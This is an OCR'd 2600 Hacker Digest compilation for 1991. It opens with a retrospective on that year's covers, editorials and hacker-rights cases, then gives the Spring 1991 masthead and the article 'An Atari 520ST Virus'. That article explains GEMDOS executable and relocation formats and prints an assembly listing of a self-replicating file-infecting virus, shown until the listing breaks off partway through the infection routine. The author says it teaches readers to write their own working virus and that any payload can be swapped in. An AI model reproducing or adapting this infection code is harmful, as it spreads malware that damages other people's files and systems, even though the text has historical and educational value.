
2600

The Hacker Digest - Volume 8

1991



FORMAT

The 1991 cover format continued the previous year's style. The page length remained at 48 pages with the page numbering scheme also remaining as it was in previous years. The table of contents titles on the back cover had the following unique titles - Spring: "innards"; Summer: "open for business"; Autumn: "what it is"; and Winter: "components". The dashed surrounding line around the article titles was replaced with three solid ones. Second class postage permit info was printed on the back covers of all issues this year.

Messages continued to be hidden in tiny print in the space on the back cover where a mailing label would go, continuing another tradition - Spring: "overwhelmed by indifference" (a line from an Elvis Costello song that seemed to capture a feeling); Summer: "now you see us" (a counterbalance to the theme of the cover, as well as something we imagined very few could do because of the size of the type); Autumn: "missing words" (the title of a great song by The Selecter and a reference to words that were almost impossible to see); and Winter: "VERTUSHKA" (the name of the secret internal phone system of the Kremlin in the then-dissolving Soviet Union).

COVERS

All of this year's covers were drawn by Holly Kaufman Spruch. The mini-covers in the upper right would also continue throughout the year. The covers themselves focused on a combination of world events and various things that were happening in the hacker world.

The Spring 1991 cover had a rather unusual drawing: a restroom stall with a toilet, paper running out the door, and crime scene tape surrounding the entire scene. Graffiti fills the wall with all sorts of cryptic phrases, representing the crime: "100,000 for one"; "bored skaters are not a crime"; "Free Flav!" (a reference to musician Flavor Flav from Public Enemy who happened to be in jail at the time); "20,000 years, human hopes & fears" (a line from the Lothar and the Hand People song "Space Hymn"); "God Save The Queen"; 3.14159 (pi) divided by what appears to be a meaningless number; "Secret Info Inside" (apparently referring to the contents of this issue); "action=life" (a counterpoint to silence=death); "fangen wir mit der post an" (a German phrase which translates to "we start with the post on"); "Watch Yourself" (the title of a Ministry song); "George Andringo is the AntiChrist" (a play on the name of Pope John Paul II whose two names also belonged to John Lennon and Paul McCartney - the first names of the two remaining members of the Beatles (George Harrison and Ringo Starr) were then merged to form the name George Andringo); "Hacker Jihad"; "540-2600" (540 being the New York premium phone exchange known for ripping people off and the very last thing we would want next to our name); "p-kb4 p-k4 p-kn4 q-r5" (checkmate in four moves); "WAKE UP! Take the pillow from your head and put a book in it" (a line from Boogie Down Productions' "Black Man in Effect"); "HELP *" (an important

command on a number of computer systems); "Jesus saves but Satan scores" (putting religion in terms of a hockey game); a bunch of numbers that we swear mean absolutely nothing; "dockmaster" (the name of an NSA computer); "Repent!"; and "Phil Ochs was here" (a tribute to the socially conscious folk singer). The minicover featured a graphic exclamation point (it being the first issue of the year) with various displays of the number 2600.

Summer 1991 had a reference to the Jamaican movie *The Harder They Come,* specifically the phrase "I Was Here But I Disappear," which in the film was tagged all over town while protagonist Ivan stayed one step ahead of the police. "Disappear" is intentionally misspelled "Disapair" as it was in the film. In addition to this, we see a man with a briefcase exiting the scene and apparently leaving a payphone off the hook as he leaves. A difficult to read sign with an arrow says "UIT," which is the Dutch word for "out." Whoever this is is doing like Ivan and staying one step ahead of trouble. And, just to reinforce the point, the uplifting and hopeful phrase "One Love" (popularized by Bob Marley) hangs on the edge of a gun which also points to the exit. The minicover has some fun with the phrase "freedom is merely privilege extended" by rearranging the words to form a series of different sentences. The line comes from Billy Bragg's revision of "The Internationale," one of the anthems of the socialist movement. The full line reads "Freedom is merely privilege extended, unless enjoyed by one and all."

The Autumn 1991 cover was particularly fun because of the contents of that issue. We blew the lid off of the Simplex lock company by revealing how insecure their push button locks actually were. A Simplex lock appears on the cover labeled "DREAD," a fun allusion to dreadlocks. The door leads out of a prison cell and has the word "EXODUS" written on it. There is writing on the door that shows attempts to break into a UNIX system with the username of dquayle among others. Dan Quayle was vice president at the time and this was the exact username that Dutch hackers created in order to gain access to some military computers while *2600* people were visiting them and filming the attempts. Inside the jail cell is a computer running something called "GENESIS" and a single flower in a vase. The biblical references were inspired by an old Maytals ska song called "Six And Seven Books Of Moses." More ska references appeared with the words "Lawless Street," the title of a Skatalites instrumental, and the "signature" at the bottom of the cover of "Sir Lord Comic," who was a Jamaican DJ from western Kingston where Jamaican ska was born in the 1960s. The minicover features our first ever use of a barcode on the front cover. However, it wasn't ours - it even is labeled "NOT OURS." We really just wanted to see what happened if we put it there. For those interested, the barcode actually belonged to a box of Pop Tarts we had lying around.

Our Winter 1991-92 cover is a bit baffling to us today and we can only guess at some of the allusions presented in it. In the first of a trio of images, we see Russian people pulling down huge cameras while a big red door leads to the Internet. This was right when the Soviet Union was dissolving and crowds were pulling down statues of former leaders. (At the time, we were even offering free subscriptions to anyone in the former Soviet Union and Eastern Europe.) In this image, the camera is the statue and the people

were beginning to dismantle their surveillance state. The next picture appears to show Chinese ping pong players (possibly preparing for the 1992 Olympics) pointing to a sign that reads "Three Islands One Mile." We believe this is a reference to a dispute between the Soviet Union and China over some islands that was in the news then. It's also a fun reference to Three Mile Island. The other side of the big red door to the Internet appears here as well. The final image appears to be near the Citicorp Center in New York City where police are guarding the entrance. This is a reference to our own surveillance and intimidation tactics. An eye peers down from a billboard and a door in an office building leads to the Internet, and a common connection between all three places. The sky is bright red and a sign between the United States and China says "WE" with an arrow pointing either way, a reference to West and East as well as people working together ("we") to fight the images seen here. The minicover is a dig at the Olympics and their powerful grip on the word itself. We put an image there with the five rings and the words "Support Olympic Hackers!" just to rattle their cage a bit.

INSIDE

The staff section had credits for Editor-In-Chief, Artwork, Writers, Remote Observations, and Shout Outs. Remote Observations was replaced with Technical Expertise for Winter. The staffbox appeared on page 3 for all issues except Autumn, where it was moved to page 4 to make room for the annual Statement of Ownership as required by the post office. The Writer list ended with "all the young dudes" for Spring, "the nameless masses" for Summer, "those who are elsewhere" for Autumn, and "those who don't fit" for Winter. Our laser printer "Franklin" would continue to get a shout out in each issue. Our very first staffbox quote appeared in the Autumn 1991 issue: "They are satisfying their own appetite to know something that is not theirs to know" and was credited to Assistant District Attorney Don Ingraham (California) who came up with that gem during a television interview concerning hackers. That same quote would also appear in the Winter 1991-92 issue, as it epitomized the attitude that we were constantly working against. If you look very carefully in the Summer issue, at the bottom of the staffbox you'll see the words "AND HERE" which is a continuation of the theme of the Summer cover where someone is one step ahead of the authorities and leaving taunting messages all over town. (It's entirely possible there are more of these hidden inside that issue.) In the Winter staffbox, there was another tiny message at the bottom of the staffbox which read "53124." This was a major corporation's default Simplex combination, which we printed just for fun.

Mailing info continued to be printed on page 3 as required by the post office. A line for individual back issue availability (for 1988 on) was added starting in the Winter issue.

We made an exception to our no-advertising policy (other than house ads and the Marketplace for subscribers) to run an advertisement in the Winter issue for our Dutch hacker friends over at *Hack-Tic* who had created a "Demon-Dialer Kit," known as the "ultimate phone phreaking box."

The Spring issue saw a price increase for domestic subscribers (now $21 a year). Back issue prices, newsstand rates, and overseas subscriptions were unaffected. We devoted some space to the case of Len Rose, as seen through the eyes of Craig Neidorf, who had been vindicated the year before in the *Phrack* case. (By the end of the year, Neidorf would be issuing an appeal for help paying the $108,000 debt that legal charade had cost him.) Rose, on the other hand, was facing imprisonment and harassment on trumped up charges in a case that was clearly not about illegal intrusion. In the end, it was all about "how much justice can a defendant afford." In the case of large companies, they were able to afford quite a bit, as stories exposed violations of privacy and anonymity by credit agencies. There was also the memorable Prodigy story and its infamous STAGE. DAT file that appeared to contain private info from its users. We debated whether this was something nefarious or simply a quirk of the operating system, but one thing remained clear. Prodigy was trusted at its word and given an unfair advantage none of us would have been able to enjoy.

For the first time, though, the community began to fight back in earnest. The year-old Electronic Frontier Foundation filed a lawsuit against the Secret Service for 1990's raid against Steve Jackson Games in Texas. This move would forever change the tone. There was at least the *chance* of an injustice being challenged in the future.

We printed details of an Atari virus, which was rather unusual. We published a comprehensive list of Soviet BBSes shortly before the Soviet Union ceased to exist. As our nation once again marched off to war (albeit a very short one in Kuwait), we saw a bizarre memo from Pepsi saying it was canceling a contest that involved an 800 number because they didn't want to run the risk of disrupting communications in wartime. We also printed the first picture of what would much later become one of our back cover themes: *"2600* buildings" around the world. This one was especially cool because it was right next to an AT&T building!

There was interesting telephone news in the Spring issue. We printed the sad revelation that there were now no more crossbar switches in the 212 area code. We also tried to dispel rumors concerning magical phone numbers that would somehow be able to tell you if your phone was being tapped. And, most dramatically, we found an extra set of wires attached to our own fax machine's phone line that were heading up the telephone pole. This implied that our faxes were being duplicated somewhere else. (These days it would be a lot simpler to do this without leaving such telltale evidence behind.)

We ran editorials on page 4 in both the Summer and Autumn issues in what would soon become a regular feature. The Summer editorial was titled "Where Have All The Hackers Gone?" and bemoaned the fact that many in the hacker community were going into hiding as a result of recent crackdowns. "The fact that the overwhelming majority of hackers are not malicious is simply brushed aside as is the weak security that allows easy access to so many." The parallels between corporate and individual rights revealed a disparity. We issued a call to share information and run more bulletin boards. "A populace that knows how to manipulate technology to its advantage will result in a much healthier society." But we were keenly aware of the dangers and of the threat we

posed in the eyes of the authorities: "Now that we live in the world's only superpower, what or who will become the new enemy?" Even though we were well aware that "we have become pawns in a much larger game," it was clear that the ball was in our court. "The strength of our efforts will determine whether we move into new and uncharted territory or simply repeat history yet again." That editorial spurred a response from legendary hacker Lex Luthor in our letters column.

It became known in 1991 how the government calculated the inflated value of the E911 document from 1990 and we printed the full summation, which included salaries and entire computer systems. In the end, their $79,449 value was found to actually be worth less than $15. But that was par for the course as nobody was even reprimanded for these fraudulent claims and people even went to prison for accessing the document as if the original stated value was accurate.

We expanded *2600* meetings to San Francisco, giving us a grand total of two meeting locations in 1991. We began using material from the Dutch hacker zine *Hack-Tic* that was translated for our audience, specifically an article on magnetic stripes. We printed internal documents from Bellcore and Digital, along with a list of BBSes that ran UNIX. What better way to learn that particular operating system? (Hackers without access to UNIX were being prosecuted for breaking into corporate systems that ran it.) The concept of "low tech hacking" was introduced in one of our articles, basically showing how you didn't even have to have a computer to be a hacker.

Also on the Dutch front, we saw unprecedented hacker raids unfolding in the Netherlands. In an article penned by editors of *Hack-Tic,* we saw many of the same points being made as had been said many times in the States: "Against the real computer criminals a law is useless because they will probably remain untraceable... It seems that hackers are an easy target when 'something has to be done.'" In the end, the same conclusions would be reached regarding the futility of cutting off access: "As long as there is no way for some people to connect to the net, there will be people that hack their way in."

We saw the early days of Caller ID. It was only available in limited areas and wouldn't work on anything but local calls. And *that* was causing no end of controversy, as people were concerned over privacy while phone companies tried to disable any blocking mechanism that allowed anonymity. We took great pains to explain the difference between Caller ID and ANI - and to show the vulnerabilities of each. We also tried to warn people about the dangers of having their Social Security numbers spread around, something that corporate America seemed to have little interest in preventing.

One of our favorite exposes of the year was MCI's "Friends and Family," a service that freely gave out all kinds of private information on its subscribers, as long as you supplied a phone number and (for security) a corresponding zip code.

The writing was on the wall insofar as how hackers viewed weak security. From our letters section: "It's incumbent on anyone connecting a computer to the phone lines to protect the data that's on it." The potential for change that we were seeing through

technology wasn't lost on us: "Computers are amazing devices that are radically shifting the pre-established power structures. Expect a fight for the power." We also knew that hackers weren't going anywhere anytime soon, despite all of the negativity we were facing. "While operating systems may change, the basic frameworks will remain intact. And the spirit of hacking links it all together."

There was no end to the injustices we covered, some of it involving unexpected victims. The Customer Owned Coin Operated Telephone (COCOT) industry we had previously railed against were found to be getting royally screwed over by AT&T and the local Bell Operating Companies. We also focused on some really stupid technical policies in the war on drugs. We saw the prosecution of the Amateur Action BBS begin, a California-based adult bulletin board that was targeted by authorities in what we saw as an extension of the mentality used in raiding hackers and now being used to target anything even remotely controversial. Kevin Mitnick would write a piece describing his unfair portrayal in the book *Cyberpunk,* co-authored by Katie Hafner and John Markoff. And Frank Darden, one of the hackers sent to prison based on the fraudulent claims by BellSouth was denied access to *2600.* "In the end, technical ignorance by the authorities prevents Darden from reading the only magazine that talks about the technical ignorance that put him in prison."

Throughout the year, we took pride in releasing controversial and groundbreaking information. We shared leaked info on the Sentry prison system. We printed a list of bank identification numbers - at the time a closely guarded secret - which proved useful to many for all kinds of reasons that had nothing to do with fraud. We showed people how to hack the postal system. Our infamous Dutch hacker video was created, showing the ease with which military computer systems could be accessed. We revealed the insecurity of Simplex locks, used on buildings and dropboxes nationwide, showing how any one of them could be compromised in mere minutes. And we felt the frustration of being ignored by the media when revealing such truths, as outlined in the editorial "Why Won't They Listen?" in the Autumn issue.

But if anything summed up the spirit of mischief and triumph that so often was a part of the hacker world, it's this quote from a leaked memo whose contents we printed: "There is no proof that the hacker community knows about the vulnerability."


We sought to continue proving otherwise.

2600

The Hacker Quarterly

VOLUME EIGHT, NUMBER ONE
SPRING, 1991

Some New Zealand payphones still accept coins but the vast majority now use the prepaid card system. You'll notice in the bottom right a 12" high "mushroom" that is actually a plastic cover for the telephone cables. You find these everywhere in New Zealand and they're extremely easy to access. ***Thanks to JP of Australia***



In some remote parts of the United States, you will find "non-dial payphones" that connect you to the operator as soon as you pick up. You tell them the number you're calling and they tell you how much to deposit.

Thanks to KC of the USA

In the words of our Dutch correspondent, "I don't think it's a payphone, but it looks pretty foreign."

Thanks to H of Holland

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. STILL WAITING FOR AFRICAN PAYPHONES.

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990
at $25 per year, $30 per year overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
NETWORK ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Artwork
Holly Kaufman Spruch

Writers: Eric Corley, John Drake, Paul Estev, Mr. French, The Glitch, The Infidel, Log Lady, Kevin Mitnick, Craig Neidorf, The Plague, The Q, David Ruderman, Bernie S., Silent Switchman, Mr. Upsetter, Dr. Williams, and all the young dudes.

Remote Observations: The Devil's Advocate, Geo. C. Tilyou

Shout Outs: Hackers With Attitudes, the GHP2 Collective, Walter R., our Dutch friends, Franklin, and all the true peasants.

In Pursuit of Knowledge: An Atari 520ST Virus

by The Paranoid Panda

The accompanying listing shows a virus program which runs on the Atari 520ST under its GEMDOS (also known as TOS) operating system. It was assembled in program counter relative mode *(very important)* using the AssemPro assembler produced by Data Becker in Germany and sold in the U.S. by Abacus Software. For more details about operating system calls and disk file formats, see *Atari ST Internals* (Bruckmann, et al.), and *ST Disk Drives Inside and Out* (Braun, et al.). Also, try *Computer Viruses, a High-Tech Disease* by Ralf Burger. These books, like the assembler, come from Data Becker and are available from Abacus Software.

Although a number of books and articles have been written about viruses, few if any give specific listings or sufficient details as to how to write a virus. I wrote this virus as an exercise to learn the specifics of how it is done. It is not a marvel of elegant assembly language programming, and it doesn't do anything catastrophic. It does work, however, and careful study of it will give you all the details you need to produce your own working virus, or understand just how it is that viruses can infect your system. In its present form, it adds 859 bytes to the executable file it infects. Its length is kept down by extensive use of operating system calls to do all the work. It could no doubt be shortened considerably by optimizing the code, although that might make it less instructive as a teaching aid.

It is important to understand the format of executable files in a given operating system in order to infect them. In GEMDOS, executable files are recognized by the file extensions *.TOS, *.TTP, and *.PRG. All have the same general format. TOS files run without using the GEMDOS desktop graphics environment. TTP files are like TOS files, except that they begin with an input window allowing you to enter program parameters before execution begins. Most commercially available software for the ST is in the form of PRG files, which extensively use the GEMDOS desktop graphics environment.

These executable files begin with a 28 byte program header, with the following format:

601A - Branch around the header.

XXXXXXXX - A long word (32 bits) which gives the program segment length.

YYYYYYYY - A long word giving the data segment length.

ZZZZZZZZ - A long word giving the length of the Block Storage Segment (the amount of scratch memory to be allocated by the operating system when the program is loaded).

AAAAAAAA - A long word giving the length of the symbol table.

BBBBBBBBBBBBBBBBBBBB - Ten more bytes reserved for the operating system.

Following the header is the program segment. The first instruction occupies the word (i.e. 16 bits) beginning at location 1C hex, or 28 decimal. After the program segment comes the data segment, if there is one, where the program may have working data stored. The symbol table, if there is one, follows the data segment, and is added by some compilers and assemblers to aid in debugging. This is generally missing on commercially produced software. At the end of the symbol table is the all important relocation table, which the virus must modify to make the infected program run. Of course, if there is no data segment or symbol table, the relocation table is right behind the program segment.

Relocatable files can be run from any place in the memory. For example, if you write JMP LOCATION (a jump to a program location labeled LOCATION:), the assembler will allocate a 32 bit long word for the absolute address, but will put in a number representing the distance from the beginning of the program to LOCATION. The operating system's relocator will add the actual start address of the program to each of these relative addresses when the program is loaded. It uses the relocation table to find where they are.

The relocation table begins with a 32 bit long word giving the distance from the beginning of the program to the first absolute address to be relocated. Following this long word in the table are one or more bytes which give the increment from the first address to be relocated to the next ones. If the distance between addresses is greater than 254, a series of bytes containing 01 are added, one for each increment of 254 in the distance, until the remaining distance is less than 254. In other words, if the distance is exactly 254, there will be an FE (hex for 254) in the byte. If the distance is 256 (the number will always be even), there will be a 01 byte followed by a 02 byte. The relocation table is terminated by a 00 byte.

The virus itself consists of two parts: an infection module and a payload module. The infection module searches for an uninfected file to infect and then infects it. The payload module does the "dirty work" of the virus. The infection module uses two operating system functions, SFIRST and SNEXT, to search for candidate files. As currently implemented, only *.TOS files are searched out. Changing the wildcard string at location 10 in the listing to "*.PRG" will allow it to search out the commercially produced stuff. The search is conducted only on the disk and directory where the virus resides. Addition of calls to operating system functions which change directories, and disks, can widen the search.

As each candidate file is found, the infection module looks for the infection marker, which is the two NOP (no operation) instructions at the beginning of the virus. If a file is found to be infected, or in the unlikely case where some program begins with two NOP instructions, the candidate is rejected and the next candidate is searched out. If no files are found to infect, the virus goes on to do its dirty work and exits. Note that the program shown is a launch program, and so terminates when the virus is run. An infected file containing the virus will perform its function, whatever that may be, once the virus' dirty work is done by the payload module.

If a candidate file is found, infection of that file proceeds before the payload module does its dirty work. In simplified form, the infection of the candidate file proceeds in the following steps:

1. Open a new file to receive the infected version.
2. Read in the candidate file's program header.
3. Modify the program header by adding the virus length to the program segment length, then copy it to the beginning of the new file.

4. The virus copies itself into the new file.

5. The program segment, data segment (if any), and symbol table (if any) of the candidate file are copied to the new file.

6. The long word of the candidate file's relocation table is read, the virus length added to it, and it is copied to the new file. It is used to find the first absolute address, to which the virus length is also added.

7. The increment bytes following the long word of the relocation table of the candidate file are copied to the new file without modification, and are used to find the remaining absolute addresses which will be relocated by the operating system on loading, and the virus length is added to them.

8. The candidate file and the new file are closed. The candidate file is erased and the new file is renamed, giving it the name of the candidate file.

The new file, with the now erased candidate file's name, is infected with the virus. It has the virus at the beginning, and its original code at the end of the virus. When run, it will run the virus, after which it will do what it was originally intended to do. Since the original code is moved down by the length of the virus, the program segment is increased by that amount and the program segment length in the header is increased accordingly.

The virus is assembled in program counter (PC) relative mode, with all addresses relative to the current value of the program counter, so it does not require relocating. As a result, the virus itself adds nothing to the relocation table of the now infected file. Since each of the absolute addresses referred to in the relocation table have been moved down by an amount equal to the virus length, the location of the first one (that long word in the relocation table) must be increased by the length of the virus. Also, each absolute address word (which, you will remember, only contains an address relative to the program beginning) must have the virus length added to it, since the address to which it refers is now moved down by that amount.

Note also that the virus can infect files assembled in PC relative mode. Such files end without having a relocation table. The virus looks to see if there is a relocation table in the candidate file, and skips all the relocation table and address modifications if no table is found.

After the infection process completes, the payload module runs. In the current implementation, the dirty work is relatively benign. All it does is send a BEL (control G) character to the terminal. As a result, the difference between an infected and uninfected file is that the infected file "dings" before it runs. Any sort of dirty work can be substituted for this with ease. You could use operating system calls to make the Atari sound chip play the Nazi anthem, the Communist Internationale, or any other inciteful ditty of your imagination. Alternatively, you could insert some interesting graphics. Pictures are nice.

In closing, here is the usual admonition: Don't use this virus to screw up the North American Air Defense Command (now just how many Atari 520 ST's do you suppose they have anyway), or the New York school system (ditto). I suppose it would be alright to use it on the Iraqi embassy, but I hear they closed it and went home. Also, don't do terrible things to small animals. You get the idea.

```
; File INFECT2A - This is a prototype launching program for the
;               Mark I virus.

 TEXT

; I.  The Infection Module

; 1.1  Search for a target file to infect
    ; STRATEGY: The first search is with SFIRST. If this
    ; file is not infected, the search is done.  If it is
    ; infected, search data obtained with SFIRST is preserved
    ; and used with SNEXT until either the first uninfected file
    ; is found, or it is determined that no uninfected files
    ; are left in the search space.

; Use GET DTA (GEMDOS function $2F) to get the address of the
; Data Transfer Buffer. Save the address in A2 until no longer
; needed.
START:

 NOP              ; These 2 NOP's are the infection
 NOP              ; marker.

 MOVE.W #$2F,-(SP)      ; Function no. of GET DTA.
 TRAP #1            ; Call GEMDOS.
 ADDQ.L #2,SP           ; Clean up the stack.
 MOVE.L D0,A2           ; Store DTA address in A2 for later use.

; Use SFIRST to look for the first occurence of a *.TOS file.

 BRA.S STARTSEARCH      ; Branch over name string.
NAMESTRING:
 DC.B "*.TOS",0         ; Wildcard name string.
READBUFFER:
 DS.B 28
```

```
TEMPFILENAME:
 DC.B "TEMP.TOS",0
OLDFILENAME:
 DS.B 15
STARTSEARCH:
 MOVE.W #0,-(SP)      ; Attribute=0, normal read/write.
 PEA NAMESTRING       ; Address of the wildcard name string.
 MOVE.W #$4E,-(SP)    ; Function number of SFIRST.
 TRAP #1              ; Call GEMDOS.
 ADD.L #8,SP          ; Clean up the stack.
 TST.L D0             ; Found a candidate file if D0 is zero.
 BNE FINISHED         ; No candidate files exist.  Exit.
CHECKINFECT:
; First, open the file.
 MOVE.W #2,-(SP)      ; Opening the file for read and write.
 MOVE.L A2,A1         ; Base address of DTA to A1
 ADD.L #30,A1         ; Add offset of full name string in DTA
 MOVE.L A1,-(SP)      ; Push the address of the name string.
 MOVE.W #$3D,-(SP)    ; Function no. of OPEN.
 TRAP #1              ; Call GEMDOS.
 ADD.L #8,SP          ; Clean up the stack.
 TST.L D0             ; D0=Filehandle if OPEN worked, neg. otherwise.
 BMI KEEPLOOKING      ; If error, look for another one.
; Position the file pointer to the infection marker.
 MOVE.L D0,D1         ; Preserve the file handle in D1
 MOVE.W #0,-(SP)      ; Mode=0, start from the file beginning.
 MOVE.W D0,-(SP)      ; Push the file handle.
 MOVE.L #$1C,-(SP)    ; Push the offset to beginning of code.
                      ; Look for those two NOP's
 MOVE.W #$42,-(SP)    ; Push function no. of LSEEK.
 TRAP #1              ; Call GEMDOS.
 ADD.L #10,SP         ; Clean up the stack.
; Read the appropriate bytes, looking for those two NOP's
 PEA READBUFFER       ; Push address of one byte buffer.
 MOVE.L #4,-(SP)      ; No. of bytes to read = 4.
 MOVE.W D1,-(SP)      ; Push file handle.
 MOVE.W #$3F,-(SP)    ; Function no. of READ.
 TRAP #1              ; Call GEMDOS.
 ADD.L #12,SP         ; Clean up the stack.
 MOVE.L READBUFFER,D0 ; Put the infection marker site in D0.
 CMPI.L #$4E714E71,D0 ; Infection marker is two NOP's (4E71)
 BNE STARTINFECT      ; Infection marker not found. Infect it.

KEEPLOOKING:
 MOVE.W #$4F,-(SP)    ; Function no. of SNEXT.
 TRAP #1              ; Call GEMDOS.
 ADDQ.L #2,SP         ; Clean up stack.
 TST.L D0             ; D0=0 if one is found, nonzero if no more.
 BEQ CHECKINFECT      ; Test to see if it is infected.
 BRA PAYLOAD          ; No candidate files.  Exit.

; 1.2  Infect the target file if there is one.
STARTINFECT:
; Save the name of the original file in OLDFILENAME. The
; address of the name string in the DTA is still in A1.
 MOVE.L #13,D0        ; Index counter
 LEA OLDFILENAME,A3   ; Start address of file name save buffer.
SAVELOOP:
 MOVE.B (A1,D0),(A3,D0) ; Move a character from the DTA to buffer.
 DBRA D0,SAVELOOP     ; Loop until done.

; Create a new file named TEMP (stored in TEMPFILENAME)
 MOVE.W #0,-(SP)      ; Create with Read/write attribute
 PEA TEMPFILENAME     ; Address where the name "TEMP.TOS" stored
 MOVE.W #$3C,-(SP)    ; Function no. of CREATE
 TRAP #1              ; Call GEMDOS
 ADD.L #8,SP          ; Clean up stack
 MOVE.W D0,D2         ; Save TEMP.TOS's file handle in D2

; Move the old file's pointer back to the beginning of the file
```

```
 MOVE.W #0,-(SP)       ; Mode=0, start from the file beginning.
 MOVE.W D1,-(SP)       ; Push the file handle.
 MOVE.L #0,-(SP)       ; Offset=0. Start from the beginning
                       ; of the program header.
 MOVE.W #$42,-(SP)     ; Push function no. of LSEEK.
 TRAP #1               ; Call GEMDOS.
 ADD.L #10,SP          ; Clean up the stack.

; Read the program header of the file to be infected into buffer
 PEA READBUFFER        ; Push the start address of the buffer
 MOVE.L #$1C,-(SP)     ; No. of bytes to be read
 MOVE.W D1,-(SP)       ; File handle of the old file
 MOVE.W #$3F,-(SP)     ; Function no. of READ
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up stack

; Modify the appropriate header entries.
 LEA READBUFFER,A2     ; Base address of read buffer
 MOVE.L 2(A2),D7       ; Get old program length
 MOVE.L D7,D6          ; Move to D6 for new length computation
 ADD.L #(FINISHED-START),D6 ; Compute new program length
 MOVE.L D6,2(A2)       ; Load new program length
 ADD.L 6(A2),D7        ; Add in length of data segment
 ADD.L $0E(A2),D7      ; Add in length of symbol table
 SUBQ.L #1,D7          ; Subtract one to get count
; Write the new header
 PEA READBUFFER        ; Push the address of the buffer
 MOVE.L #$1C,-(SP)     ; Write 28 bytes
 MOVE.W D2,-(SP)       ; File handle for new file
 MOVE.W #$40,-(SP)     ; Function no. for WRITE
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up the stack

; NOTE: At this point, the file pointers for both files should be
;       pointing to the beginning of the program segment.

; Now, write the virus into the new file
 PEA START             ; Buffer is now the beginning of the virus
 MOVE.L #(FINISHED-START),-(SP) ; Write no. of bytes in the virus
 MOVE.W D2,-(SP)       ; File handle of the new file
 MOVE.W #$40,-(SP)     ; Function no. for WRITE
 TRAP #1               ; Call GEMDOS
